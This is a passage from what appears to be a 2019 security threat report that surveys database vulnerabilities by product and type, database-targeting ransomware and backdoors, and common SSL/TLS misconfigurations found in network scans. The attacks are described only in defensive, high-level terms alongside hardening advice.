- **Microsoft SQL Server** had two vulnerabilities fixed: One allowed remote code execution and one was an information-disclosure vulnerability in Microsoft SQL Server Analysis Services, which is distributed with SQL Server.
- **SAP Adaptive Server Enterprise** had no publicly announced vulnerabilities in 2019.

Though not among the five widely used database products Trustwave regularly studies, two other database products are worthy of note. The **PostgreSQL** core server had five publicly disclosed vulnerabilities fixed: one buffer overflow, one security policy bypass, two memory disclosure vulnerabilities and one arbitrary SQL execution flaw. Security researchers discovered five other vulnerabilities inside installers (“packages” in PostgreSQL parlance). And **SAP HANA** had one privilege escalation vulnerability, one denial of service vulnerability and one XML External Entity vulnerability.


As noted in the past, having many vulnerabilities disclosed and fixed does not necessarily mean a product is less secure than a comparable product with fewer known vulnerabilities. Usually, the time and effort researchers and other experts expend trying to find vulnerabilities in each product heavily influences the number vulnerabilities.

Of the five widely used database products discussed above, MySQL is the only one with an open-source license, and it has a large and active community of developers. The more people with access to a code base, the more likely it is that someone will find a given vulnerability. While this gives attackers more opportunities for exploitation, it also means the product becomes safer as vulnerabilities are found and fixed.

By contrast, independent researchers must use techniques like fuzz testing to locate vulnerabilities in closed-source software, which makes them harder to find. Moreover, some security vulnerabilities in proprietary software may never be identified and disclosed as such. Developers might simply take care of them as part of the normal testing process and roll out the fix as part of a routine maintenance release.

Database Patching by Vulnerability Type

VULNERABILITIES BY TYPE, 2019



DoS vulnerabilities in MySQL accounted for the clear majority of that platform’s vulnerabilities. Successful exploitation of a DoS vulnerability enables the attacker to freeze or crash the database or otherwise deny access to some or all database users. DoS vulnerabilities are relatively minor compared to other types, because they typically don’t allow the attacker to read or alter the contents of the database. However, they can still have a significant impact when they prevent access to mission-critical data or systems.

Information disclosure vulnerabilities are more serious, because they can lead to sensitive information being disclosed to unauthorized parties in some cases. Twenty-eight information disclosure vulnerabilities were patched in 2019 for the database products Trustwave examined, affecting all but SAP Adaptive Server Enterprise and SAP HANA.

Privilege-escalation vulnerabilities are also serious, because they enable an unprivileged database user to run commands as administrators and gain access to data or actions. Even if the data itself is encrypted, an attacker may still be able to execute functions not available to unprivileged users, which can potentially include destroying data. One of the IBM Db2 vulnerabilities in 2019 was a privilege escalation vulnerability, as was one for SAP HANA.

Some of the most common issues Trustwave penetration testers find when auditing databases include:

- SQL injections in built-in database code (packages)
- Excessive privileges granted
- Missing patches
- Default passwords

Ransomware and Databases

A recent and odd phenomenon involves ransomware using databases to distribute itself. For example, the GandCrab ransomware targets unprotected MySQL databases running on Windows. It attempts to brute force the root user password for the database and use SQL commands to upload a malicious DLL file to the MySQL host, which it then uses to download the GandCrab ransomware and take the server hostage. In another example of ransomware used to attack databases, criminals target publicly available MongoDB using the default settings to compromise its databases and then demand a ransom to release them. These incidents illustrate the importance of hardening internet-facing databases by firewalling them (default port is 3306), setting strong passwords for all accounts, applying the latest patches and taking all other steps necessary for secure database configuration.

In addition to the MySQL and MongoDB vulnerabilities, attackers have started using a new backdoor, dubbed skip-2.0, to target Microsoft SQL Server 11 and 12. The backdoor enables attackers to access the database as an administrator without logging in by using a “magic password” gained through patching the SQL Server login validation code. Because skip-2.0 is a post-exploitation backdoor, the attacker must first gain administrative access to the underlying operating system through other means.

Database Changes and Milestones

IBM Db2: IBM Db2 11.5 was released on June 27, 2019. The most significant security-related change is the implementation of the DB2_FIREWALL_PORT_RANGE registry variable, which ensures that cross-node communication is restricted to the port range specified.

Extended support for IBM Db2 9.8 ended April 30, 2019.

Microsoft SQL Server: Microsoft SQL Server 2019 was released on November 4, 2019. This release introduces the ADD SENSITIVITY CLASSIFICATION T-SQL statement, which can be used to add metadata about data sensitivity to database columns, adds enhancements for the Always Encrypted feature and implements a few other security changes.

Extended support for Microsoft SQL Server 2008 R2 Service Pack 3 and Service Pack 4 ended July 9, 2019.

Mainstream support for Microsoft SQL Server 2014 Service Pack 3 ended July 9, 2019.

Service pack support for Microsoft SQL Server 2016 Service Pack 1 ended July 9, 2019.

Oracle Database: Oracle Database 19c was released on January 16, 2019, as an Oracle Cloud offering and April 25, 2019, for on-premises installation. This release includes considerable additions to the security subsystem, including new encryption algorithms support for offline tablespace encryption, enhancements to auditing, privilege-use analysis, database vault changes and many others.

PostgreSQL: PostgreSQL 12 was released on October 3, 2019. It features client and server-side encryption for authentication over GSSAPI interfaces and adds support for one type of multi-factor authentication.

NETWORK SECURITY

Another way Trustwave keeps up with changes in the threat landscape and how organizations are adapting to them is by reviewing telemetry from internal and external network vulnerability scanning systems. These inspect servers for insecure configurations that could increase the risk of attack and provide insight into the most frequent network vulnerabilities.

In the table below, the figures for each vulnerability indicate the percentage of all vulnerability detections attributed to that vulnerability. For example, 3.75 percent of the vulnerability detections Trustwave researchers recorded last year could be attributed to the “BEAST” finding.

Top-Five Security Findings by Occurrence

Occurrence in 2019	Occurrence in 2018	Name
3.75%	4.59%	SSLv2, SSLv3 and TLS v1.0 Vulnerable to CBC attacks via chosen plaintext (BEAST)
3.74%	2.41%	SSL Certificate is Not Trusted
2.58%	3.26%	Block cipher algorithms with block size of 64 bits (like DES and 3DES) birthday attack known as Sweet32
1.45%	2.30%	SSL Certificate Common Name Does Not Validate
1.01%	0.88%	SSL Certificate is Self-Signed

SSL Woes

Increasing numbers of websites are recognizing the value of requiring SSL for all web traffic, and that’s a good thing. However, an improperly configured SSL can introduce vulnerabilities of its own. Vulnerabilities involving the SSL and TLS protocols dominated the list of top security findings in 2019, accounting for four of the top-five findings. Notably, three of the four SSL-related issues involve misconfigured certificates, rather than protocol vulnerabilities. Since these are entirely within the power of the server owner to fix, Trustwave recommends that server administrators use certificates issued by a trusted authority and keep them up to date.

One bit of good news is that support for the insecure TLS version 1.0 protocol, which was the most commonly observed vulnerability in 2018, dropped out of the top 25 in 2019. Researchers still see servers supporting insecure SSL and TLS protocols from time to time, but Trustwave scanners have observed a steady decrease over the past two years, which is a welcome change. Major browsers have supported TLS version 1.1 or higher for years; so, only in exceptional circumstances is there justification for supporting older insecure protocols.

Bad Birthday

The only other vulnerability detection in the top five involved support for block cipher algorithms that use 64-bit blocks, which are vulnerable to the Sweet32 attack. Sweet32 is a proof-of-concept birthday attack — a type of brute-force cryptographic attack based on the “birthday problem” in probability studies — demonstrated by security researchers in 2016. These obsolete block cipher algorithms are used only in a small minority of HTTPS connections, and server administrators should discontinue support in favor of more modern encryption schemes, like AES.

Return of the POODLE

We hoped to see the last of POODLE (“Padding Oracle on Downgraded Legacy Encryption”), a significant weakness in SSL 3.0 and TLS 1.0 discovered in 2014 that takes advantage of a padding oracle attack against the cipher block-chaining (CBC) encryption mode in SSL to capture a session cookie and hijack the encrypted SSL session. But, alas, in 2019 researchers discovered two new, related vulnerabilities in the newer TLS 1.2 crypto protocol.

The new variants, dubbed “Zombie POODLE” and “GOLDENDOODLE,” affect certain TLS 1.2 implementations that still support CBC ciphers. A researcher demonstrated Zombie POODLE by making a small change to the original POODLE technique and using it to attack a Citrix load balancer using TLS 1.2 in CBC mode. (Citrix has published a patch for the underlying vulnerability, and everyone should adopt it as soon as possible.) GOLDENDOODLE is a similar but more efficient attack that takes far fewer attempts to succeed. Even if a vendor fully eradicated the original POODLE flaw, it still could be vulnerable to GOLDENDOODLE attacks. These attacks allow an attacker to rearrange encrypted blocks of data and get a peek at plaintext information via a side channel.


The core problem is that TLS 1.2 and earlier protocols support a lot of older encryption methods, hash functions and other features necessary to allow some legacy devices to connect but that also weaken the protocols and leave them vulnerable to POODLE-type attacks. For now, the best way to defend against these attacks is to disable support for CBC cipher suites in TLS altogether, which should affect only a small minority of clients. Looking ahead, TLS 1.3 dropped support for several insecure legacy features, but it will likely be a few years until TLS 1.3 is widely deployed enough that most organizations can safely stop supporting TLS 1.2 and earlier protocols.

Time’s Up for Windows 7 and Windows Server 2008/2008 R2

On January 14, 2020, Microsoft ended support for Windows 7, Windows Server 2008 and Windows Server 2008 R2. This means no more security patches or feature updates from Microsoft for any of these operating systems. It also means attackers are licking their chops in anticipation of the vulnerable targets.

The setting of the sun on these venerable operating systems is reminiscent of the Windows XP end-of-life process in 2014, when there was a good deal of uncertainty and even panic as the deadline loomed. The Windows versions being retired now are as old as Windows XP was then, but they still account for an appreciable share of the Windows installed base. According to netmarketshare.com, Windows 7 comprised 29.6 percent of desktop and laptop users in December 2019 down from 41.1 percent at the beginning of 2019, showing the user base is accelerating its move to Windows 10. Nevertheless, there are still a lot of Windows 7 computers in the world, and hackers are ready to pounce on new vulnerabilities.

